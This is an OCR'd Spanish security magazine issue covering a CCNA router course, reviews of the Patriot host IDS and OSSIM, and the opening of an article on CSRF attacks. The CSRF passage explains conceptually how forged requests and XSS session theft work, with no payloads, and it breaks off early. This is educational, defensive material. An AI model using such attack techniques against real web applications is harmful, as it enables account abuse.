Cuando instale NetIntercept, podrá abrir la base de datos de ejemplo incluida en la instalación y utilizar el programa para realizar análisis y generar informes en dicha base de datos. Una vez que Netintercept haya abierto la base de datos de ejemplo, se recomienda ir a la ficha *Summary* (para ver la totalidad de la información de la base de datos), a la ficha *Views* (para consultar información referente al equipo, imágenes capturadas y páginas web), y a la ficha "Forensics" (para realizar búsquedas en la base de datos). Por favor, consulte el archivo README y el paseo de demostración por la aplicación que se encuentran en la raíz del directorio de instalación.

System Tweaker

System Tweaker – es una aplicación que permite modificar la configuración del software a fin de optimizar el sistema del ordenador. System Tweaker permite tanto a los usuarios avanzados como a los inexpertos hacer su sistema más rápido, más eficaz y más seguro. Agrupando todos los importantes ajustes del sistema en una fácil de navegar interfaz de usuario te permite ajustar el sistema a tus necesidades individuales.

Con System Tweaker puedes:

- tomar control de tu sistema con hasta un mil tweaks diferentes;
- navegar de una manera simple y rápida a través de tu Windows y los ajustes del sistema;
- hacer tu sistema Windows más seguro;
- incremantar la eficiencia del sistema;
- simpilficar y acelarar las proceduras de Startup y Shutdown. ●

Figura 6. *System Tweaker*



Figura 7. *Página oficial de Vip Defense*

Contenido de CD2 – CCNA

En este número vamos a presentaros la segunda parte del curso CCNA. El objetivo del presente cursillo es que los clientes conozcan la tecnología de la empresa Cisco y ayudarles en la configuración de los *routers* Cisco. El objetivo principal de la ponencia es presentar la información básica requerida durante los exámenes certificados Cisco CCNA. La ponencia se concentrará sobre todo, en la parte práctica. Sin embargo, no faltarán descripciones de los elementos necesarios con el trabajo en un equipo real o simulado.

Cisco introdujo varios niveles de certificación, desde los básicos, para cuya consecución se requieren conocimientos sobre redes pequeñas, que incluyen el mercado de pequeñas oficinas y redes locales, hasta los más avanzados y complicados entornos de red. Además de la división en diferentes niveles de dificultad, los respectivos títulos se agruparon teniendo en cuenta los tipos de temas a los cuales se refieren. Así podemos conseguir el certificado de diseño de redes, conmutación y routing, protecciones, técnicas de conmutación en las redes extendidas WAN etc.

Para conseguir cualquier certificado Cisco, debemos aprobar al menos uno y normalmente varios exámenes. Los conocimientos del candidato se comprueban teórica y también prácticamente. Si bien los niveles básicos, por ejemplo CCNA, se pueden conseguir de manera estándar, esto es, al aprobar un examen escrito; en cambio, el título CCIE requiere aprobar el examen que comprueba tanto los conocimientos de teoría como los conocimientos prácticos. Las pruebas informáticas se realizan en los centros de exámen Sylvan Prometric y cuestan entre 100 y 300 dólares.

El Certificado CCNA (ing. Cisco Certified Network Associate) es el primer nivel del certificado editado por la empresa Cisco. Este certificado confirma que conoces los conocimientos necesarios para la instalación, configuración y administración de pequeñas redes informáticas (de hasta los 100 hospedajes). Se puede aprobar el examen de certificación de dos formas. El primero está compuesto de dos exámenes: 640-821 INTRO y 640-811 ICND, que duran respectivamente 75 minutos y 60 minutos. El segundo modo está compuesto del examen de una parte (640-801 CCNA) que dura 90 minutos e incluye los temas de los dos exámenes del primer modo. Los exámenes se realizan con el ordenador e incluyen tanto las preguntas teóricas (en forma de la prueba de preguntas de opción múltiple) como la parte de simulación que requiere realizar ciertas actividades de configuración en el router o conmutador (*switch*).

Como curiosidad podemos mencionar que el examen CCIE de dos días es teórico y práctico (el nivel superior de certificación de Cisco) y se lleva en el laboratorio de Bruselas. La mayoría de las personas no son capaces de aprobar el examen a la primera. Es una de las pruebas más difíciles. Todos los certificados Cisco deben renovarse cada cierto tiempo, normalmente cada dos o tres años, es decir, es necesario volver a aprobar los exámenes.

El cursillo está dividido en la parte teórica y práctica. Al principio conoceremos los términos básicos y los comandos empleados en la configuración de los *routers* Cisco. Los laboratorios se dividen en:

- Conexión al *router* real Cisco y la comunicación al *router* a través de la aplicación HyperTerminal. Abrimos la sesión HyperTerminal. Veremos como por primera vez ejecutar el *router* a través del empleo de los respectivos comandos y de la secuencia de inicio y realizar la configuración básica del *router* real.
- Restablecimiento de contraseñas en el *router*. En esta parte se describieron unas técnicas de restablecimiento de contraseñas para los *router* Cisco. Las tareas enumeradas aquí se pueden realizar en la mayoría de los *router* Cisco sin modificar los equipos.
- Introducción en la interfaz de usuario y comandos básicos. En cambio, aquí durante algunos ejercicios conoceremos los básicos comandos y opciones empleadas desde el intérprete de comandos de los *router* Cisco.
- CDP. Conoceremos los mensajes básicos relacionados con el protocolo CDP (Cisco Discovery Protocol) que es protocolo de la capa 2 que une los protocolos de las capa inferiores de los medios físicos con los protocolos de las capas superiores de red. CDP se emplea para recibir información sobre los dispositivos vecinos. Configuración del mensaje del día MOTD (Message of the Day), es decir el mensaje presentado en el momento de entrar. Es útil para suministrar mensajes dirigidos a todos los usuarios de la red.
- Introducción en la configuración de las interfaces de red y las bases del protocolo IP.
- Protocolo ARP. Conoceremos las bases del práctico empleo del protocolo ARP, es decir, protocolo que sirve para translación de las direcciones de red en direcciones de hardware de las tarjetas Ethernet. Empleado en las redes Ethernet, FDDI y TokenRing. ●




Figura 1. *Cisco CCNA*



Patriot

Sistema Operativo: *Windows NT/2000/XP*
Licencia: Freeware
Destino: *IDS (Sistema de detección de intrusos) de Host*
Página Oficial: *http://www.security-projects.com/*

Patriot es una herramienta IDS de Host, capaz de monitorizar el comportamiento de nuestro sistema sin necesidad de firmas ni patrones y además nos ofrece la funcionalidad de IPS (Sistemas de Prevención de Intrusos).

Inicio Rápido: Sin duda alguna es una realidad que hoy en día hay personas capaces de acceder a ordenadores a través de numerosas vulnerabilidades y que en la mayoría de los casos no somos conscientes por un lado de que han accedido a nuestro ordenador y por otro quien ha entrado y de que forma lo ha realizado.

La seguridad informática, ha evolucionado desde sus inicios hasta hoy, y existen actualmente métodos muy buenos para poder localizar ataques que sufren nuestros sistemas y redes, uno de los métodos utilizados son los IDS.

Por un lado nos encontramos con un sistema IDS cuyo uso no es muy extendido en ordenadores personales que forman nuestra red, ya sea por falta de aplicaciones como la que explico en esta sección o porque normalmente caemos en el error de montar este tipo de sistema en servidores críticos, pero nos olvidamos del resto de la red.

HIDS (*Host IDS*), es un IDS que controla a una sola máquina, se encarga de monitorizar que el comportamiento de dicha maquina sea bueno, un IDS de host es capaz de protegernos ante la entrada de un spyware hasta detectar si nos están creando nuevos servicios, usuarios, etc. *NIDS* (*Network IDS*), son IDS que analizan todo el tráfico de red que hay en ese segmento, son los más utilizados en empresas. DIDS, este es un IDS que mezcla el HIDS y el NIDS (su uso es limitado dado la complejidad de su despliegue y gestión).

Panel de control - Patriot -

Patriot 1.0-BETA 04122005

Protecciones

- ✓ Conexiones NetBios al sistema
- ✓ Alteracion de claves del registro
- ✓ Ficheros en los directorios "Startup"
- ✓ Creacion de usuarios
- ✓ Nuevos servicios instalados en el sistema
- ✓ Cambios en acceso telefonico a redes
- ✓ Defensa anti ataques "Man in the midle"
- ✓ Cambios en configuracion de Internet Explorer
- ✓ Nuevos ficheros en directorios criticos
- ✓ Actividad SMTP sospechosa
- ✓ Nuevos puertos abiertos
- ✓ Nuevos recursos compartidos NetBios
- ✓ Instalacion de nuevos drivers
- ✓ Cambios en el fichero Hosts
- ✓ Nuevos trabajos programados
- ✓ Nuevos accesos telefonicos a redes

Aplicar

Figura 1. *Pantalla con la interface de Patriot y sus parámetros de configuración*

Pongámonos en situación: Como buenos Analistas de Seguridad, tenemos nuestra red protegida y controlada de accesos (a nivel perimetral) mediante Firewalls, Appliances antivirus para combatir con las plagas de Internet y como valor añadido tenemos NIDS en segmentos críticos.

Pues bien, un día vemos como todo estos sistemas no sirven de nada si cualquiera de nuestros usuarios cae víctima de un malware (ya sea por el puerto 80 o por un correo no legítimo) cuya firma no es identificada por el antivirus ni por los IDS, y es más su ataque se centra en la maquina, modificando por ejemplo el fichero Host para inutilizar el antivirus e incluso para realizar ataques de Pharming (fraude bancario), añadiendo en el arranque programas como troyanos, creando nuevos usuarios en el sistema, etc, y lo malo es que todo esto sucede a "oscuras" tanto del usuario como de nosotros cuya finalidad es proteger nuestra red en su máxima integridad.

Es aquí en esta situación real donde tiene sentido la aplicación presentada: *Patriot*.

Patriot es una herramienta anti- spyware */malware /troyanos /dialer /ataques* e incluso virus, funciona monitorizando la configuración de Windows y alertando en el caso que detecte un cambio que pueda haber sido provocado por la acción de cualquier tipo de Malware.

Patriot es una potente herramienta capaz de alertar ante situaciones tales como por ejemplo, si nos infectamos con un spyware que quiere redirigirnos a una página Web para motivarnos a comprar o simplemente para subir en visitas, en este caso *Patriot* alerta de cualquier intento de *modificación de la configuración* del navegador Internet Explorer, como sabemos la mayoría del malware va destinado a este navegador (y su uso en empresas es casi obligatorio por compatibilidad con herramientas corporativas).

En el caso de que nos infecte el sistema un virus, o troyano, lo siguiente que hace es poner una entrada en el registro de Windows para que al reiniciar el sistema, se ejecute el proceso de dicho virus o troyano, en este ejemplo, Patriot detecta las *modificaciones en las Keys* relacionadas con el arranque de Windows y nos permite eliminarlas en el mismo momento.

Uno de los ataques que más fraude ha ocasionado años atrás, sobre todo en el ámbito domestico, son los *Dialer,* estos ataques nos crean conexiones nuevas telefónicas y se conectan a líneas de tarificación cara en este ejemplo, Patriot nos avisa de que se ha creado una nueva conexión telefónica y nos permite eliminarla.

Cuando nuestro sistema se infecta con un virus, esté rápidamente se copia en diferentes *directorios críticos* Patriot es capaz de decirnos en tiempo real los ficheros que se crean en nuestro sistema, esto nos viene muy bien para llevar un control total, además de alertarnos Patriot nos da la opción de poder eliminarlos.

En nuestra red se puede dar el caso de que una máquina este comprometida por un atacante y esto intente realizar ataques a otros ordenadores, uno de los ataques más potentes a nivel de red Lan son los *Man in the Midle* (*MitM*); Estos son complejos de realizar y muy efectivos, gracias a Patriot estaremos protegidos de ellos ya que monitoriza la tabla ARP y alerta en caso de cambio.

Se puede dar el caso que un atacante o incluso un usuario de nuestra red, intente acceder a recursos compartidos de otras máquinas con sistema Operativo Windows, este caso Patriot nos avisa de los usuarios que están conectados al sistema y a que recurso están conectados por *Netbios*.

Cuando un Intruso se hace con nuestra máquina mediante cualquier vulnerabilidad, probablemente su intención sea mantenerse en el sistema, para ello lo que hace es crear un usuario en el sistema (además en la mayoría de los casos muy parecido algún usuario o proceso del sistema, por ejemplo, usuario *WinxpSupport*, este tipo de usuario seguro que un usuario normal no lo borra por miedo a dejar inestable el sistema.

Patriot *monitoriza la creación de usuarios* avisando que se han creado y dando la posibilidad de no dejar que se creen.

Si por ejemplo nuestras máquinas se enfrentan con un ataque avanzado como por ejemplo los complejos *RootKits*, Patriot detecta la instalación de *nuevos drivers*, muy útil para detectar Rootkits en nuestro sistema.

Una variante más fuerte y dañina del Phishing, es el Pharming, este último se basa en vulnerar los DNS, ya sea a nivel de ISP o a nivel local de nuestra máquina, Patriot monitoriza los cambios producidos en el *fichero Host* esto es muy útil ya que gracias a esta herramienta podemos evitar ataques de Pharming y/o cualquier intención negativa que tenga el malware en nuestro sistema.



Figura 2. *Página oficial de Security Projects*

También puede que nuestra máquina pueda ser comprometida por un intruso, por ejemplo un *Spammer* para utilizarnos como ordenador Zombi para mandar Spam desde nuestra ubicación, gracias a la monitorización de Patriot, que controla el envió masivo de correo hacia un *servidor SMTP* podemos detectar infecciones de virus en busca de propagación o spyware para envió de correo.

Patriot tiene otras funcionalidades que podemos ver y configurar (activar o desactivar fácilmente).

Otros Rasgos Útiles: Patriot tiene una interface de configuración muy sencilla, no consume recursos del sistema con lo que es un sistema perfecto para unirlo con otros que se basen en firmas y patrones (lo bueno de Patriot es precisamente eso, que no requiere de firmas y patrones sino que se basa en hechos certeros y en tiempo real).

En el caso de Patriot y en esto hay que agradecer el esfuerzo a su creador (Yago Jesús Molina) no solo puede actuar como IDS de Host, sino que también hace las funciones de IPS (Sistema de Prevención de Intrusos) con lo que podemos bloquear y eliminar los ataques en tiempo real sin que estos lleguen a dañar el sistema.

Como hemos podido comprobar la Seguridad Informática es un tema homogéneo y compacto ya que todo tiene que estar lo más protegido posible, sin duda alguna esta herramienta ayudará a muchos administradores de seguridad a tener una red más controlada, fiable y por supuesto segura.

La garantía de no tener que depender de si han salido firmas para los nuevos *virus/spyware/malware*, o la detección de un ataque más minucioso, nos hará la vida más fácil y productiva dentro de nuestro trabajo por el esfuerzo de proteger nuestra empresa ante cualquier ataque o intrusión.

Gonzalo Asensio Asensio
Analista de Seguridad Informática
Miembro de ISSA-SPAIN
Autor del libro Seguridad en Internet
(*http://www.seguridadeninternet.es*)



Open Source Security Information Management

Sistema operativo: All POSIX (Linux/BSD/UNIX-likeOSes
http://sourceforge.net/softwaremap/trove_list.php?form_cat=200
Licencia: BSD License
http://sourceforge.net/softwaremap/trove_list.php?form_cat=187
Destino: Administración de Red
Página de inicio: *www.ossim.net*

Open Source Security Information Managment es una herramiente que sirve para monitorización de eventos de seguridad en redes.

La detección de ataques en las redes corporativas son un problema difícil de solucionar. Nos encontramos ante una paradoja, los sistemas de detección que tenemos para detectar estos ataques generan una gran cantidad de información por su alta sensibilidad y esto imposibilita la gestión y análisis de esta información. Se trata de la paradoja de la información.

Además esta información aparece de forma atómica, sin relación entre sí, lo que dificulta la abstracción.

Es en este punto donde aparecen los sistemas SIM, veamos una descripción general.

Los sistemas Sim centralizan el proceso de análisis de eventos de seguridad. SIM es el acrónimo de Security Information Management. Las principales caracteristicas de estos sistemas podrían reducirse a estas cuatro:

- Análisis de eventos de seguridad de fuentes diversas;
- Correlación de eventos para reducir falsos positivos;
- Posibilitar la reacción activa, evitando daños mayores.

Análisis post-incidentes. Se obtiene información para mejorar la seguridad de la red y la detección de nuevos ataques.

El problema de estos sistemas reside en su coste, tanto de licencia como de implantación dentro de las redes a monitorizar.

Llegamos a OSSIM y la cultura *open source*, de hecho su nombre completo es Open Source Security Information Management.

Esta es su definición formal: *OSSIM es una distribución de productos open source integrados para constituir una infraestructura de monitorización de seguridad* [1].

Basada en herramientas open source de gran aceptación en el mundo de la seguridad: *Nessus, Snort, Ntop, nmap, rdd, arpWatch, ACID, Spade...*

Nos aporta funcionalidades como un cuadro de mandos de alto nivel. Con él podemos acceder de forma sencilla a toda la información que se esta monitorizando con un simple vistazo. Como por ejemplo un monitor de riesgo, vulnerabilidades, sesiones activas, servicios.

Permite la detección de patrones de ataque y situaciones anómalas. Véase como ejemplo el patrón de funcionamiento de un Troyano que abre un puerto no permitido dentro de un host de la red que su funcionamiento normal no contempla el uso de ese puerto (DNS).

La correlación es la capacidad de relacionar y procesar la información una vez que esta es homogénea. Nos




Figura 1. *La arquitectura de una topología monitorizada por OSSIM*

permite crear nuestras propias reglas de correlación. En OSSIM la correlación forma parte del núcleo y esta orientada a adaptarse a las nuevas herramientas que se integren en el sistema.

La valoración de riesgo proporciona la capacidad de decisión sobre la ejecución de una acción ante una amenaza, viendo la amenaza como un evento que tiene asociada una fiabilidad y probabilidad de ocurrencia.

Figura 1 presenta la arquitectura de una topología monitorizada por OSSIM y su funcionamiento interno.

Desde el cuadro de mandos podemos ver las alarmas más recientes. Estas alarmas se dispararán por medio del motor de correlación.

El monitor de riesgos mostrará la situación de cada indice de riesgo según CALM.

Los eventos los procesan los sensores y son eviados al servidor OSSIM por medio de un protocolo abierto que une al sensor con la capa de recolección de eventos(1).

Los eventos se normalizan y se guardan si procede en la base de datos de eventos(2).

Llegado este momento el se determinara su nivel de prioridad y su nivel de riesgo. Si se estima oportuno este nivel generará una alarma en el panel de control(3).

Las alertas cualificadas pasan al motor de correlación que actualizara su estado y realimenta de nuevo el proceso anterior. Este motor será el que nos aporte el nivel de aprendizaje que refinará la detección de anomalias(4).

A modo de resumen debemos hacer hincapié en el motor de correlación de esta herramienta y en su manera de tratar y manipular los eventos que se producen en una red. La correlación tiene un papel fundamental de cara a la gestión de grandes cantidades de eventos, ya que es capaz de aumentar la fiabilidad de las alarmas a partir de las anomalias detectadas por parte de los sensores de la red. Todo esto con la unión de software libre.

Estas líneas no son más que la punta del iceberg, OSSIM es un océano de posibilidades por explotar. Por ello os animo a que esto sólo sea una mera introducción y que consultéis la documentación oficial de la herramienta.

Desde el cuadro de mandos podemos ver las alarmas más recientes. Estas alarmas se dispararán por medio del motor de correlación.

El monitor de riesgos mostrará la situación de cada indice de riesgo según CALM (*Compromise and Attack Level Monitor*).

Francisco Jesús Gómez Rodríguez 









Ataques CSRF: Ataques de falsificación de peticiones

Emilio Casbas 

Grado de dificultad

Cross site Reference Forgery (XSRF) es una clase de ataque que afecta a las aplicaciones web con una estructura de invocación predicible. Existe en aplicaciones con una estructura de acción predicible y que usen cookies, autentificación de navegador o certificados de cliente.

La idea básica de XSRF es simple; un atacante engaña de alguna manera al usuario para que realice una acción determinada en la aplicación *objetivo/vulnerable* sin que el usuario sepa que acciones están ocurriendo por debajo.

La forma de trabajo de las sesiones en las aplicaciones web implica que el ID de sesión temporalmente tiene el mismo significado que las credenciales originales de usuario. Esto quiere decir que, mientras la sesión no ha expirado, una aplicación web trata las peticiones con IDs de sesión válidos como peticiones de el usuario que previamente inicio la sesión. Si un atacante obtiene el ID de sesión de un usuario autenticado, es posible realizar peticiones con los mismos privilegios que el usuario original. Como resultado de esto, el ID de sesión ha sido uno de los principales objetivos en los ataques de aplicación. Por una parte uno de los objetivos de ataques cross site scripting (*XSS*) es inyectar código malicioso javascript en la respuesta de una aplicación vulnerable con el objetivo de filtrar la ID de sesión de el atacante. En dichos ataques, el atacante abusa de el hecho que las aplicaciones web no pueden distinguir entre peticiones con IDs de sesión con origen el usuario legítimo, y peticiones con IDs de sesión robadas por un atacante.

En contraste, cross site request forgery (*XSRF*) es una forma relativamente desconocida de ataque que no esta motivada con la intención de robar la ID de sesión. En vez de ello, los ataques *XSRF* abusan de el hecho que las mayorías de aplicaciones web no pueden distinguir entre peticiones de usuario intencionadas, y peticiones que el usuario realizo pero sin tener conocimiento de ello. Por ello no es necesario robar la ID de sesión es el propio usuario con privilegios el que realizará la acción por nosotros.

En este artículo aprenderás...

- En qué consiste un ataque CSRF;
- Diferencia principal con respecto al ataque XSS;
- Diferentes tipos de ataque;
- Protección contra este tipo de ataques.

Lo que deberías saber...

- Conocimiento del protocolo HTTP;
- Falsificación de peticiones.

Funcionamiento

Los ataques CSRF implican peticiones HTTP falsas, para continuar es importante comprender que es una petición HTTP. La web es un entorno *cliente/servidor* y HTTP (Protocolo de transferencia de hipertexto) es el protocolo que utilizan los clientes web y servidores para comunicarse. Un cliente web (*comunmente un navegador web*) envía una petición web a un servidor web, y el servidor web devuelve una respuesta HTTP. La petición de el cliente y la consiguiente respuesta de el servidor crean una transacción HTTP. Un ejemplo básico de una petición HTTP podemos ver en la Figura 1.

En más detalle, la petición HTTP contiene estos datos (ver Figura 2).

De una manera más detallada, lo que realmente ocurre entre nuestro navegador y el servidor web: ver Listado 1.

En el ejemplo anterior se esta accediendo a la página *www.hakin9.org* y podemos ver varias cabeceras (en negrita) en las peticiones HTTP. La cabecera *Host* es un requerimiento de HTTP/1.1. Existen multitud de cabeceras que pueden ser incluidas en una petición. Para no complicar este artículo se omitirán la mayoría de ellas y sólo se trabajara con las necesarias.

Métodos de HTTP

Los ataques CSRF se realizan principalmente en aquellas aplicaciones que utilizan el método GET para pasar los parámetros solicitados pero también es posible realizar este ataque en aplicaciones que utilizan el método POST, pero antes de seguir, veremos que son estos métodos y para que se utilizan. HTTP define una serie de métodos que indicarán el método interpretado para el objeto identificado en la URL, por ejemplo:

```
GET http://www.hakin9.org/pl/
img/glider.png HTTP/1.1
```

Utiliza el método GET para conseguir el objeto glider.png que en este caso se trata de una imagen.

Los métodos más comunes de HTTP son:

- *GET*: Solicita un documento del servidor;
- *HEAD*: Solicita sólo las cabeceras de un documento del servidor;
- *POST*: Envía datos al servidor para procesarlos;
- *PUT*: Almacena el cuerpo body de la petición en el servidor;
- *TRACE*: Traza el mensaje a través de servidores proxy hacia el servidor;
- *OPTIONS*: Determina que métodos puede usar un servidor;
- *DELETE*: Borra un documento de el servidor.

Hay que tener en cuenta que no todos los métodos son implementados por todos los servidores web, pero un servidor web para cumplir la especificación *HTTP 1.1* sólo necesita implementar el método GET y HEAD. Los métodos que nos ocupan son GET y POST.

GET: es el método más común, y recupera cualquier información identificada por la URL, como ya hemos visto.

POST: El método POST fue diseñado para enviar datos a el servidor. En la práctica es usado para el




Figura 1. *Transacción HTTP entre el cliente y el servidor*




Figura 2. *La petición HTTP en detalle*




Figura 3. *Método GET*



soporte de los formularios HTML. Los datos rellenados en un formulario son enviados a el servidor de una manera ordenada tal y como la aplicación que los esta esperando los pueda procesar correctamente, por ejemplo un programa php que los procesa adecuadamente.

Después de dar un breve repaso a los principales métodos de HTTP, ahora nos centraremos en la información que nos interesa para este artículo. Hemos visto los principales métodos de HTTP, nos centramos con los que nos ocupa este artículo, GET y POST.

Diferencias entre GET y POST

